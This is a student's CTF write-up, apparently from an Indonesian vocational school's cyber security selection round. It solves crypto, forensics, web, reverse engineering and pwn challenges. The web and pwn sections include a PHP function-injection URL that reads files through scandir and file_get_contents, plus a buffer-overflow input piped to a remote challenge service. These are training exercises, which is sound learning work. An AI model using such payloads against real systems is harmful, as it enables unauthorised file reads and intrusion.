STEMBASE CYBER SECURITY SMK NEGERI 7 SEMARANG



Nama Lengkap : Rafsanjani Raffa Syahzidan

NIS : 2106817998


Kelas : XI SIJA 1

Daftar Isi

[Cryptography]	3
Ez1	3
Ez2	4
Finalez	6
[Forensics]	g
LSB	
Movie Shark	12
Decay	16
[Web]	
Ez Hengker	18
123	20
[Reverse Engineering]	22
Firstrev	22
Authorization	23
[Pwn]	
Admin Turu	

[Cryptography]


Ez1



Diberi file yang setelah dibuka ternyata adalah teks base64 yang sangat panjang.

\mm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2twVWJHaG9UVlZ3VlZadGN FSmxSbGw1VTJ0V1ZXSkhhRz1VVmxaM1ZsWmFkR05GU214U2JHdzFWVEowVjFaWFNraGhSemxWVm14YU0xWnNXbUZqVmtaMFVteFNUbUpGY0VwV2JURXdZVE $\label{thm:condition} Zr U 0 Z O C 1 pHc FRSV X BZV 1 Z S R 2 Q y R k d j R m R Y Y 1 V a C 1 V q R m FT R 115 T V R S V k 1 r c E 1 a S H B H V j J F e V V Y Z F p 1 a 3 B I W X p G T 2 R W V n R h R k 5 S Y 1 h o W F Z T M H d I R 0 1 4 U 2 T K W A T A C$ GJHUllZbFZhY1ZadGRHRk55bFowWlVoa1YwMUVSa1pWYkZKSFZqRmFSbUl6WkZkaGExcG9WakJhVDJOdFJraGhSazVzWWxob1dGWnRNWGRVTVZGM1RVaG9h bEpzY0ZsWmJGWmhZMVphZEdSSFJrNVNiRm93V2xWb2ExWXdNvVZTYTFwV11rWktTR1pxUm1GU2JVbDZXa1prYUdFeGNHOVdha0poVkRKT2RGSnJhR2hTYXp WeldXeG9iMWRHV25STlNHUnNVakJzTkZVeWRHdFhSMHBJVld4c1dtSkdXbWhaTW5oWFkxWktkRkpzVWxOaVIzY3hWa1phVTFVeFduSk5XRXBxVWxkNGFGVX GtaVmVXUkhkRmhTTUhCS1ZsZDRjMWR0U2tkWGJXaGFUV1p3YUZwRlpGT1RSa3B5VGxaT2FWSnRPVE5XTW5oWF1qSkZ1RmRZWkU1V1ZscFVXV3RrVTFsV1Vs wlhivVpPVFZad2VGVXlkREJXTVZweVkwwndXR0V4Y0ROV2FrWkxWakpPU1dKR1pGZFNWWEJ2Vm10U1MxUX1UWGxVYTFwb1VqTkNWRmxZY0ZkWFZscF1ZMFU1YVUxcmJEUldNV2h2V1ZaS1IxTnNaRlZXYkZwNlZHeGFZVmRGTlZaUFZtaFRUVWhDU2xac1pEUmpNV1IwVTJ0a1dHSlhhR0ZVVmxwM1lVWndSbHBHVGxSU2 WXYVW1GWFIwVjRZMGhLV2xaWFVrZGFWV1JQVTBVNVYxcEhhR2hOU0VKMlZtMTBVMU14VVhsVmEyUlVZbXR3YjFWcVNtOVdSbXhaWTBaa2JHSkhVbGxhVldN MV1WVXhXR1ZyYUZkTmFsW1VWa200VDF0R1ZuV1ViRnBvWVRCd05sWkhkR0ZXY1ZaWVZXdG9hMUp0YUZSVVZXaERVMnhhYzFwRVVtcE5WMU13V1RKMGExZEh c1b1YxWXphSEpVYTJSSFVqRmFXVnBIYUZOV1ZGWldWbGN4TkdReVZrZFdXR3hyVWpCYWNGVnRlSGRsYkZsNVpVaGtXRkl3VmpSWk1GSlBWMjFGZVZWclpHR ldNMmhJV1RJeFMxSXlSa2RoUmxKVFZsaENTMVp0TVRCVk1VMTRWbGhvV0ZkSGFHaFZNRnBoVm14c2NsZHJkR3BTYkhCNFZrY3d0Vl14V250alJXaFlWa1Ux ZGxsV1ZYaFhSbFoxWTBaa1RsWX1hREpXYWtKclV6RmtWMVp1U2xCV2JIQndWakJhUzA1c1drZFZhMlJXVFZad01GVnRkRzlWUmxsNVlVaENWbUpIYUVSVWJ YaHJWbFpHZEZKdGNFNVdNVWwzVmxSS01HSXlSa2RUYms1VVlrZG9WbFpzV25kTk1WcHlWMjFHYWxack5YbFhhMXBQWVZaS2NtTkVXbGRpUjA0MFdYcEdWbV F3TVVsaFJrNW9Za2hDV1ZkV1pEQmtiVkY0VjJ4V1UySkdjSE5WY1RGVFRWWlZ1V042UmxoU2EzQmFWVmMxYjFZeFdYcGhTRXBWWVRKU1NGVnFSbUZYVm5CS VlVwk9wMVpHV2xaV2JHTjRUa2RSZVZaclpGZFhSM2h5VldwQ1lXTkdwblJsU0dSc1lrwlddVnBwYUd0WFIwcEhZMFpvV2sxSGFFeFdha1poVw14a2NtVkda RTVXYmtKSlYxUkp1Rk14U1hoalJXaHBVbTFvVkZac2FFT1RNVnAwVFZSQ1ZrMVZiRFZWYkdodlYw\mtTR1ZHV2xwV1JWb3pXVlZhVjJ0V1RuUlBWbVJUwWt Wd1dsWkhlR3BPVmxsNFYyNVNWbUpIYUZoV2FrNU9UVlphV0dNemFGaFNiRm94V1RCYWExUnNXWGxoUkVwWF1XdEtjbFY2Um10V01WcDFVMnhDVjJKSVFuZF diWFJYVm0xUmVGZHVSbEppVlZwaFZtMHhVMU5XV2xoa1J6bG9UVlZ3TUZaWGN6VldNa1p5VjJ0NFZrMXVhSEpXYWtaaFpFWktkR05GTlZkTlZXd3pWbXhTU zAxSFNYbFNhMlJVWW1zMVZWbHJaRzlXYkZwMFpVaGtUazFXYkROV01qVkxZa1pLZEZWdWJHRlNWMUl6V1ZaYVlXTnRUa1ppUm1ScFVqRkZkMWRXVWt0U01W bDRWRzVXVm1KRlNsaFZiRkpyViFaYVIxbDZSbWxOViFKSVdXdG9SMVpIUlhoalNFNVdZbFJHVkZZeWVHdGpiRnBwVw14a1RsWnVRalpyVkVKaFZqRmtSMWR ZY0ZaaWEz0llwbXRXwVdwc1duRlNiR1JxVFZkU2VsbFZaSE5oVmxweVkwUmFWMDFYvVhkWFZtUlNaVlphY2xwR1pHbGlSWEJRVm0xNGExVXhXbk5wYkdocl UwZFNWR1JXV250T1ZuQldZVwQwV0ZJd2NFaFpNRnB2VjJzeFNGVnVXbGROYWtaSFdsWmFWMk5zY0VoU2JHUk9UVzFvU2xZeFVrcGxSazE0VTFob2FsS1hVb WhWYkZKWFZERldjMkZGVGxSTlZuQXdWRlpTUTFack1WWk5WRkpYWWtkb2RsWXdXbXRUUjBaSFlrWndhVmRIYUc5V2JURTBZekpPYzJORmFGQldNMEpVV1d0 b1EwNUdXbFZUV0dSUFZqOndTV1V5ZEc5V2JVcE1aWRvVijKSFVrOVVwbHB6VmpGYVdXRkdhRk5pUm05NFYxUkNZV0V4Vw50WFdHeG9Va1Z3V0ZSV1duZGh

Lalu saya menggunakan tools online CyberChef untuk mendapatkan flag nya. Disini kodenya harus di decrypt dari base64 berkali kali agar flag yang diberikan muncul.



Flag = LKSSMK{aku_anak_simpang_lima}

Ez2



Diberikan source code python yang harus dipecahkan. Pertama-tama saya amati dulu dong kode nya

```
ez2 > Pez2.py > ...

1    flag= 'LKSSMK{fake_flag}'
2    enc = ''
3    for i in range(len(flag)):
4         enc += chr(ord(flag[i]) ^ i+i)
5         print(enc.encode().hex())
6
7         ## output ##
8         #
9         # 4c4957554541777d647779747945756a557d57434345404f5859414b
10    #
11
```


Ternyata kodenya mengubah flag menjadi nilai hex. Saya langsung membuat code untuk membalikkan outputnya menjadi flag yang sebenarnya seperti ini

Menghasilkan flag seperti ini

```
PS E:\CETEEF\Seleksi> python ./ez2/solver.py
LKSSMK{stemba_itu_sekolahku}
PS E:\CETEEF\Seleksi>
```

Flag = LKSSMK{stemba_itu_sekolahku}

Finalez



Diberikan remote yang akan diakses dan source code nya yang berisi

Setelah saya amati, saya harus memasukkan kode yang memiliki nilai hash yang sama dengan secret word yang diberikan. Namun, saya tidak boleh memasukkan secret wordnya. Saya harus menemukan kode lain yang memiliki nilai hash yang sama dengan secret word nya.

Saya mencoba manual mencoba menebak kodenya dengan memasukkan kedalam function hash nya. ©

Sampai saya menemukan kode yang tepat yaitu 'aqJn'. Nilai hashnya sama dengan nilai hash 'apin'.

```
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apin
3000724
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apiM
3000691
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apim
3000723
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apjn
3000755
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apja
3000742
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> agin
3001685
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqiN
3001653
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqIn
3000693
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqIz
3000705
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqJa
3000711
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqJn
3000724
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apin
3000724
```


Lalu tinggal saya run aja remote nya dan masukkan password 'aqJn' nya deh dan buum

```
C:\Users\Raffa>ncat 203.89.28.27 7103
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.
masukkan password
>> aqJn
Nice!
Here's your flag: LKSSMK{sija_jurusanku}
```

Flag = LKSSMK{sija_jurusanku}

[Forensics]

LSB



Diberikan flag.png beserta source codenya. Di soalnya sudah tercantum hint bahwa saya harus melakukan lsb steganography.

Yaitu dimana saya harus menemukan pesan rahasia yang disembunyikan di dalam data biner gambar yang tidak dapat dilihat dengan mata manusia.

Saya harus mengeluarkan pesan tersebut dari gambar dan memecahkan pesan tersebut.

Berikut source code nya


Lalu saya buat skrip untuk mengeluarkan data biner yang terdapat pada flag.png dan memasukkannya kedalam file txt agar dapat saya amati.

Skrip code nya berikut

Setelah di run, akan menghasilkan output berikut




Terdapat kode biner yang mencurigakan didalam outputnya, maka saya mengdeskripsikan kode biner tersebut menggunakan tools online CyberChef.




Flag =
LKSSMK{L3as4t S1gnif1ca4nt byt3s t3chn1qu3 1n St3g4n0gr4phy}

Movie Shark



Diberi file pcap, tanpa piker panjang saya langsung buka wireshark untuk dapat membaca file tersebut. Tapi tidak lupa membaca deskripsinya dulu dong⊕.

Saya harus menemukan poster film pertama dan kedua. Hint menunjukkan Film pertama berwarna ungu dan film kedua berwarna biru.



Saya Follow TCP stream agar mudah saya baca, setelah saya analisa dan mencoba mengganti-ganti eq streamnya, saya menemukan sebuah request untuk menuju pada suatu link.

Request ini terdapat pada eq stream 11 dan 12.


```
■ Wireshark · Follow TCP Stream (tcp.stream eq 11) · flag.pcapng


                                                                                                               П
                                                                                                                     ×
 GET /wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg HTTP/1.1
 Host: 91.208.197.28
 Connection: keep-alive
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
 Referer: http://91.208.197.28/
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7
 Cookie: HstCfa4645637=1676558026507; HstCmu4645637=1676558026507; HstCnv4645637=1; HstCns4645637=1;
 HTTP/1.1 200 OK
 Server: nginx
 Date: Thu, 16 Feb 2023 14:41:27 GMT
 Content-Type: image/jpeg
 Content-Length: 12606
 Last-Modified: Fri, 10 Feb 2023 13:06:24 GMT
 Connection: keep-alive
 ETag: "63e64150-313e'
 Expires: Sat, 18 Mar 2023 14:41:27 GMT
 Cache-Control: max-age=2592000
 Accept-Ranges: bytes
```

```
■ Wireshark · Follow TCP Stream (tcp.stream eq 12) · flag.pcapnq

 GET /wp-content/uploads/2023/02/wAkpPm3wcHRqZl8XjUI3Y2chYq2.jpg HTTP/1.1
 Host: 91.208.197.28
 Connection: keep-alive
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
 Referer: http://91.208.197.28/
 Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deliate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: HstCfa4645637=1676558026507; HstCmu4645637=1; HstCns4645637=1;
 c_ref_4645637=https%3A%2F%2Fwww.google.com%2F; HstCla4645637=1676558026829; HstPn4645637=13; HstPt4645637=13
 HTTP/1.1 200 OK
 Server: nginx
 Date: Thu, 16 Feb 2023 14:41:27 GMT
 Content-Type: image/jpeg
 Content-Length: 19699
 Last-Modified: Tue, 07 Feb 2023 04:39:22 GMT
 Connection: keep-alive
 ETag: "63e1d5fa-4cf3"
 Expires: Sat, 18 Mar 2023 14:41:27 GMT
 Cache-Control: max-age=2592000
 Accept-Ranges: bytes
```

Coba saya kunjungi link tersebut dan menemukan dua poster film:





Sesuai deskripsi soal, format flagnya adalah

Format flag:LKSSMK{Judul_Film_Pertama_and_Judul_Film_Kedua}

Maka, saya tulis flag sesuai formatnya

Flag= LKSSMK{Alone_at_Night_and_Teen_Wolf_The_Movie}

Decay



Diberikan file zip yang sesuai deskripsi ternyata sudah rusak kepala, tubuh dan kakinya yang berarti rusak headernya, central directory nya, dan end-central directory nya.

Saya harus memperbaiki nya agar zip bisa di ekstrak. Saya menggunakan hexedit. Setelah ditelusuri, ternyata yang rusak adalah *signature*nya saja. Tinggal saya ganti dengan *signature* yang benar

Sebelum:

```
      00000000
      50
      4B
      04
      03
      14
      00
      00
      00
      08
      00
      56
      9C
      50
      56
      6B
      8A

      00000010
      58
      3F
      AB
      39
      00
      00
      09
      47
      00
      00
      08
      00
      00
      00
      67
      61

      00000020
      6C
      66
      2E
      70
      6E
      67
      ED
      BB
      75
      54
      55
      DF
      FA
      37
      BA
      29

      00000030
      09
      41
      09
      01
      A5
      15
      01
      E9
      4E
      49
      09
      95
      30
      00
      29
      11

      00000040
      D8
      B4
      B0
      E9
      46
      42
      10
      10
      01
      41
      54
      4A
      04
      A4
      BB
      BB

      00000050
      A4
      53
      14
      41
      69
      A4
      A4
      A4
      A5
      53
      DE
      67
      7D
      CF
      79
      CF
```

```
000039D0 05 50 4B 02 01 14 00 14 00 00 00 08 00 56 9C 50
                                                   .PK.....V£P
000039E0 56 6B 8A 58 3F AB 39 00 00 09 47 00 00 08 00 00
                                                    VkèX?½9...G.....
000039F0
         .....g
                                                    alf.pngPK.....
00003A00
         61 6C 66 2E 70 6E 67 50 4B 06 05 00 00 00 00 01
00003A10
         00 01 00 36 00 00 00 D1 39 00 00 00 00 +
                                                    ...6...<del>=</del>9....
Sesudah:
00000000
         50 4B 03 04 14 00 00 00 08 00 56 9C 50 56 6B 8A PK......V£PVkè
00000010
         58 3F AB 39 00 00 09 47 00 00 08 00 00 00 67 61
                                                     X?½9....ga
000000020 6C 66 2E 70 6E 67 ED BB 75 54 55 DF FA 37 BA 29 lf.pngφπuTU■·7|)
000000030 09 41 09 01 A5 15 01 E9 4E 49 09 95 30 00 29 11
                                                     .A..Ñ..⊗NI.ò0.).
                                                    ₽ \\®FB...ATJ.ñ¬¬¬
000000040 D8 B4 B0 E9 46 42 10 10 01 41 54 4A 04 A4 BB BB
000000050 A4 53 14 41 69 A4 A4 A4 A5 53 DE 67 7D CF 79 CF
                                                     ñS.AiñññÑS [g}≟y≟
000039D0 05 50 4B 01 02 14 00 14 00 00 00 08 00 56 9C 50 .PK.......V£P
000039E0 56 6B 8A 58 3F AB 39 00 00 09 47 00 00 08 00 00
                                                    VkèX?½9...G.....
.....g
00003A00 61 6C 66 2E 70 6E 67 50 4B 05 06 00 00 00 00 01
                                                     alf.pngPK......
         00 01 00 36 00 00 00 D1 39 00 00 00 00 +
00003A10
                                                     ...6...=9....
```

Setelah itu, saya save dan coba membuka file zipnya. Terdapat image yang didalamnya tercantum Flag




Flag = LKSSMK{H00ray_f1n4lly_y0u_c4n_3xtr4ct_1t}

[Web]

Ez Hengker



Diberikan link menuju sebuah halaman



Saya coba amati dan analisa, ternyata tidak ada button atau apapun didalamnya. Saya terpikir untuk menggunakan burp suite untuk mengintersep requestnya.

Setelah saya cermati, terdapat Authorization nya. Dan request ke halaman /api/data.




Saya simpan dulu kode authorization nya. Lalu saya buka halaman /api/data



Setelah dibuka dan di intersep oleh burp suite, ternyata belum ada authorization nya.



Maka saya buat authorization nya di dalam header request dengan nama Authorization dan value kode authorisasi nya. Saya add



Lalu saya forward.




{"title":"Hengker", "description":"Hengker adalah makhluk yang hidup di bumi, dan juga merupakan makhluk yang paling berbahaya di bumi.", "hacks":[{"title":"White Hat", "description":"White hat hacker adalah seorang hacker yang melakukan hacking dengan tujuan untuk membantu perusahaan atau organisasi untuk meningkatkan keamanan sistem mereka."},("title":"Black Hat", "description":"Black hat hacker adalah seorang hacker yang melakukan hacking dengan tujuan untuk merugikan perusahaan atau organisasi."),("title":"Grey Hat", "description":"Grey hat hacker adalah seorang hacker yang melakukan hacking dengan tujuan untuk merugikan perusahaan atau organisasi, namun tidak seberbahaya black hat hacker."),("title":"Blue Hat", "description":"Blue hat hacker adalah seorang hacker yang melakukan hacking dengan tujuan untuk membantu perusahaan atau organisasi untuk meningkatkan keamanan sistem mereka, namun tidak seberbahaya white hat hacker.")],"flag":"LKSSMK{h3ngk3r_berk3las_selalu_m3ng3cek_traffic_n3twOrk}"}

Data-data dari web tersebut dapat terbaca, begitu juga saya menemukan flagnya

Flag= LKSSMK{h3ngk3r_berk3las_selalu_m3ng3cek_traffic_n3tw0rk}

123



Diberikan link menuju web yang ternyata adalah source code soal itu sendiri yang harus kita cari celahnya. Dan petunjuk bahwa "1 is the master, 2 and 3 is part of 1, and 3 is part of 2, then boom"

Setelah dicermati, code tersebut memproses pemanggilan fungsi sama seperti hint yang diberikan.

\$_GET['1'] untuk pemanggil utamanya, \$_GET['2'] fungsi didalam \$_GET['1'], dan \$_GET['3'] didalam fungsi \$_GET['2'].

Lalu saya coba untuk melakukan directory traversal dengan berikut

http://203.89.28.27:7100/?1=print r&2=scandir&3=/

Array ($[0] \Rightarrow .[1] \Rightarrow ..[2] \Rightarrow ..dockerenv$ [3] $\Rightarrow bin$ [4] $\Rightarrow boot$ [5] $\Rightarrow dev$ [6] $\Rightarrow etc$ [7] $\Rightarrow flag_4e9ee04d04f60ea4508bf85cb7c62eac.txt$ [8] $\Rightarrow home$ [9] $\Rightarrow lib$ [10] $\Rightarrow lib$ [11] $\Rightarrow media$ [12] $\Rightarrow mnt$ [13] $\Rightarrow opt$ [14] $\Rightarrow proc$ [15] $\Rightarrow root$ [16] $\Rightarrow run$ [17] $\Rightarrow sbin$ [18] $\Rightarrow srv$ [19] $\Rightarrow sys$ [20] $\Rightarrow tmp$ [21] $\Rightarrow usr$ [22] $\Rightarrow var$)

Fungsi tersebut ternyata berhasil memanggil array yang didalamnya terdapat file flag. Lalu saya coba untuk memanggil flag

http://203.89.28.27:7100/?1=print_r&2=file_get_contents&3=/flag 4e9ee04d04f60ea4508bf85cb7c62eac.txt


LKSSMK{ju5t b4sic php r1ght? h0p3 y0u unders00d ab0u7 php}

Dan akhirnya saya mendapatkan flagnya


Flag= LKSSMK{ju5t b4sic php r1ght? h0p3 y0u unders00d ab0u7 php}

[Reverse Engineering]

Firstrev




Diberikan sebuah source code yang menggunakan Bahasa c. Disini soal diberi hint bahwa hanya disuruh menganalisa basic input dari program c tersebut.



Saya langsung menganalisa program tersebut. Menurut pemahaman saya, Program akan mencetak Flag jika memasukkan password yang benar, sedangkan Flag yang dicetak adalah password itu sendiri yang dimasukkan dalam format LKSSMK{password}. Tanpa pikir panjang saya langsung submit flag tersebut

Flag = LKSSMK{adminlks}

Authorization



Diberikan remote untuk diakses beserta source code nya.

Disini saya mengubah print agar saat saya mencobanya dan berhasil, program saya tidak error karena directory saya tidak ada file flag.txt

Saya menerjemahkan password satu-persatu menggunakan tools online md5gromweb

MD5 reverse for ea5d2f1c4608232e07d3aa3d998e5135

The MD5 hash:

ea5d2f1c4608232e07d3aa3d998e5135

was succesfully reversed into the string:

64

Feel free to provide some other MD5 hashes you would like to try to reverse.

```
Reverse a MD5 hash

ea5d2f1c4608232e07d3aa3d998e5135

Reverse
```

Sehingga menghasilkan password: [64 100 109 49 110 71 52 110 116 101 110 103]

Namun, saya harus mengubah password bentuk bit tersebut menjadi character dengan cara menggunakan chr().

```
password = [64, 100, 109, 49, 110, 71, 52, 110, 116, 101, 110, 103]
x = [chr(m) for m in password]
print(x)
```

Sehingga saya mendapatkan passwordnya adalah @dmlnG4nteng Langsung tanpa pikir lama saya masukkan password ke remote yang diberikan.

```
C:\Users\Raffa>ncat 203.89.28.27 7104
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.
>> @dm1nG4nteng
flag = LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}
```

Flag = LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}

[Pwn]

Admin Turu



Diberikan remote dan executable yang bisa saya buka menggunakan ghidra.

```
{
  char local_38 [44];
  int local_c;

local_c = 0;
  puts("Hello! welcome to STEMBA!");
  puts("What is your name?");
  fgets(local_38,0x40,stdin);
  if (local_c == 1) {
    puts("welcome admin!");
    flag();
  }
  else {
    puts("good bye!");
  }
  return;
}
```

Sesuai dengan source code di dalam function nya, saya harus melakukan buffer overflow dengan memasukkan input sebanyak 44 karakter dan mengubah nilai key nya menjadi true, yaitu 1. Maka akan mencetak flagnya.

Jadi, tinggal saya masukkan kode seperti ini kedalam remote

```
python -c "print('A'*44 + '\x01\x00\x00\x00')" | ncat 203.89.28.27 7106
```

Artinya, saya akan mencetak 44 karakter A dan menambahkan value 00000001 agar dapat mengubah value key dalam func tersebut.

```
C:\Users\Raffa>python -c "print('A'*44 + '\x01\x00\x00\x00')" | ncat 203.89.28.27 7106
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.

Hello! welcome to STEMBA!
What is your name?
welcome admin!
LKSSMK{Turu_v4lue_1n_Buff3r_0v3rfl0w}
```

Flag = LKSSMK{Turu_v4lue_1n_Buff3r_0v3rfl0w}